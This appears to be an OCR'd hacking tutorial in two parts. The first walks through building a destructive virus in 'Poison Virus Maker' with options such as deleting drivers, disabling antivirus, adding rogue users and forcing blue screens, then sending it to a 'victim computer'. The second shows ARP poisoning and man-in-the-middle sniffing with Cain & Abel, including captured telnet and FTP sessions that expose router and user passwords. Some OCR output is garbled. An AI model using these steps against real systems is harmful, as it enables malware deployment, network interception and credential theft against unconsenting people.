
- Send and execute the virus file on the victim computer.

Poison Virus Maker is a simple tool you can make your virus without knowledge of coding.

- Start the **Poison Virus Maker** application



- Select some from the given virus options, which option you want in your virus.



Poison Virus Maker V1.2

Funny
- ☐ Open Site -
- ☐ Switch Mouse Buttons -
- ☐ Shutdown Computer after 1 Min
- ☐ Disable Mouse
- ☐ Disable Taskmanager

Random
- ☐ Custom Code -
- ☐ Spam Messages
- ☐ Spam Application - cmd.exe
- ☑ Hide Virus
- ☑ Disconnect Internet
- ☑ Convert all Files To txt
- ☑ Bomb Desktop (Beta)
- ☑ Delete Drivers


Evil
- ☑ Infect CMD
- ☑ Add virus to startup (Beta)
- ☑ Add 30 User to computer
- ☐ Destroy Computer
- ☐ Change Password
- ☑ Blue Screen Of Death
- ☑ Disable updates For Anti Virus And Delete AVG

Disable/Funny
- ☐ Disable Firefox
- ☐ Disable Winrar
- ☑ Temp Delete Anti Virus

File/Extra
Message is Windows 7 Feature
Message
- ☑ Give a message
- U R Hacked

EVIL_DEAD

Click on the **Give Me My Virus** button and your virus file is ready.



Poison Virus Maker V1.2

Funny
- ☐ Open Site -
- ☐ Switch Mouse Buttons -
- ☐ Shutdown Computer after 1 Min
- ☐ Disable Mouse
- ☐ Disable Taskmanager

Random
- ☐ Custom Code -
- ☐ Spam Messages
- ☐ Spam Application - cmd.exe
- ☑ Hide Virus
- ☑ Disconnect Internet
- ☑ Convert all Files To txt
- ☑ Bomb Desktop (Beta)
- ☑ Delete Drivers

Evil
- ☑ Infect CMD
- ☑ Add virus to startup (Beta)
- ☑ Add 30 User to computer
- ☐ Destroy Computer
- ☐ Change Password
- ☑ Blue Screen Of Death
- ☑ Disable updates For Anti Virus And Delete AVG

Disable/Funny
- ☐ Disable Firefox
- ☐ Disable Winrar
- ☑ Temp Delete Anti Virus

File/Extra
Message is Windows 7 Feature
Message
- ☑ Give a message
- U R Hacked

EVIL_DEAD


Send and execute the virus file on the victim computer.
Observe the results / behaviour on the victim computer as configured in the virus created.

Session Hijacking


Tool : Cain & Abel

Cain & Abel extracts various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, etc. It also has feature APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks.

- Start the **Cain & Abel** application and select **Configure** in menu



- Go to **Sniffer** Tab, select the **interface connected to lan**.
- Enable **Start Sniffer on startup and Start APR on startup checkboxes**.
- Click **OK**.



Adapter	IP address	Subnet Mask
\Device\NPF_{8A84C1...	192.168.227.199	255.255.255.0


Winpcap Version
4.1.0.2980

Current Network Adapter
\Device\NPF_{8A84C1A3-8D87-435D-AC42-3C9AA7A40FF0}


WARNING !!! Only ethernet adapters supported

Options
☑ Start Sniffer on startup ☐ Don't use Promiscuous mode
☑ Start APR on startup

- Go to the **Sniffer** tab and right click anywhere inside the tab and select **Scan MAC addresses** option.



- Select **All host in my subnet** and click on **OK**.



MAC Address Scanner

Target

● All hosts in my subnet

○ Range

From

192 . 168 . 227 . 1

To

192 . 168 . 227 . 254

Promiscuous-Mode Scanner

□ ARP Test (Broadcast 31-bit)

□ ARP Test (Broadcast 16-bit)

□ ARP Test (Broadcast 8-bit)

□ ARP Test (Group bit)


□ ARP Test (Multicast group 0)

□ ARP Test (Multicast group 1)

□ ARP Test (Multicast group 3)


□ All Tests

- After the scans, list all the MAC address present on the subnet.



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1
192.168.227.1	001D7141B447	CISCO SYSTEMS, INC.							
192.168.227.64	00E04C5D0E16	REALTEK SEMICONDUCT...							
192.168.227.225	00E1030006A6								
192.168.227.239	000C299E7E55	VMware, Inc.							


- Click on the **APR** sub-tab at the bottom of the window. Then click on the **+** icon on the top of the window to add host to attack.



Status	IP address	MAC address	Packets...	<- Pack...	MAC address	IP address

Status	IP address	MAC address	Packets...	<- Pack...	MAC address	IP address

- **Left side** - Select the multiple IP addresses of the computers you want to capture data packets.
- **Right side** - Select the addresses of router.
- Click **Ok**.



New ARP Poison Routing


WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same perfomance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.227.1	001D7141B447	
192.168.227.64	00E04C5D0E16	
192.168.227.225	00E1030006A6	
192.168.227.239	000C299E7E55	


IP address	MAC	Hostname
192.168.227.225	00E1030006A6	
192.168.227.64	00E04C5D0E16	
192.168.227.1	001D7141B447	

- Access the router via telnet from the earlier selected victim IP address.




```
C       202.154.32.176 is directly connected, Ethernet0/1
S    192.168.110.0/24 [1/0] via 202.155.32.178
                             202.153.32.178
S    192.168.40.0/24 [1/0] viaa 1.1.8.2
S    192.168.108.0/24 [1/0] vid .7.subnets
     172.16.0.0/24 is subnetted, 7 subnets
S       172.16.60.0 [1/0] via 202.152.32.178
S       172.16.50.0 [1/0] via 202.152.32.122
S       172.16.40.0 [1/0] via 202.153.32.178
S       172.16.30.0 [1/0] via 202.153.32.122
S       172.16.90.0 [1/0] via 202.155.32.122
S       172.16.80.0 [1/0] via 202.154.32.178
S       172.16.70.0 [1/0] via 202.154.32.122
     172.31.0.0/24 is subnetted, 1 subnets
S       172.31.31.0 [1/0] via 10.20.30.1
S    192.168.80.0/24 [1/0] via 202.154.32.178
     10.0.0.0/24 is subnetted, 1 subnets
C       10.20.30.0 is directly connected, Ethernet0/0
S    192.168.102.0/24 [1/0] via 10.20.30.1
S    192.168.254.0/24 [1/0] vi 202.152.32.122
S    192.168.50.0/24 [1/0] viaa 1.1.3.2
S    192.168.103.0/24 [1/0] via 1.1.4.2
S    192.168.253.0/24 [1/0] vi 202.154.32.122
S    192.168.70.0/24 [1/0] viaa 1.1.1.2
S    192.168.101.0/24 [1/0] vi.30.1
```

- Now click on the **Passwords** tab at the bottom and select **Telnet**.
- It display list of all the telnet session activity going on.




- Select one session and right click **View** option. It will display full telnet session from the victim IP address as below :



```
============================================ Cain's Telnet sniffer generated file ====================

User Access Verification

Password: ÿý·ÿû·ÿûÿú P ·ÿðÿú· ÿðÿú· ANSIÿðcisco

R1>eenn

Password: cisco123

R1#sshh  rruunn

Building configuration...

Current configuration : 1010 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$A3N9$NGtzQrR/8p6OzyB/M14yi/
enable password cisco
!
no aaa new-model
memory-size iomem 5
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
 --More--  ▯▯▯▯▯▯▯▯         ▯▯▯▯▯▯▯▯no ip domain lookup
!
multilink bundle-name authenticated
```

- Access the Ftp server from the earlier selected victim IP address.
- Now select **FTP**.
- It display list of password for ongoing FTP session.



Timestamp	FTP server	Client	Username	Password
17/05/2015 - 16:09:28	192.168.0.212	192.168.0.215	anonymous	mozilla@exam...
17/05/2015 - 16:09:32	192.168.0.212	192.168.0.215	ahca	ahca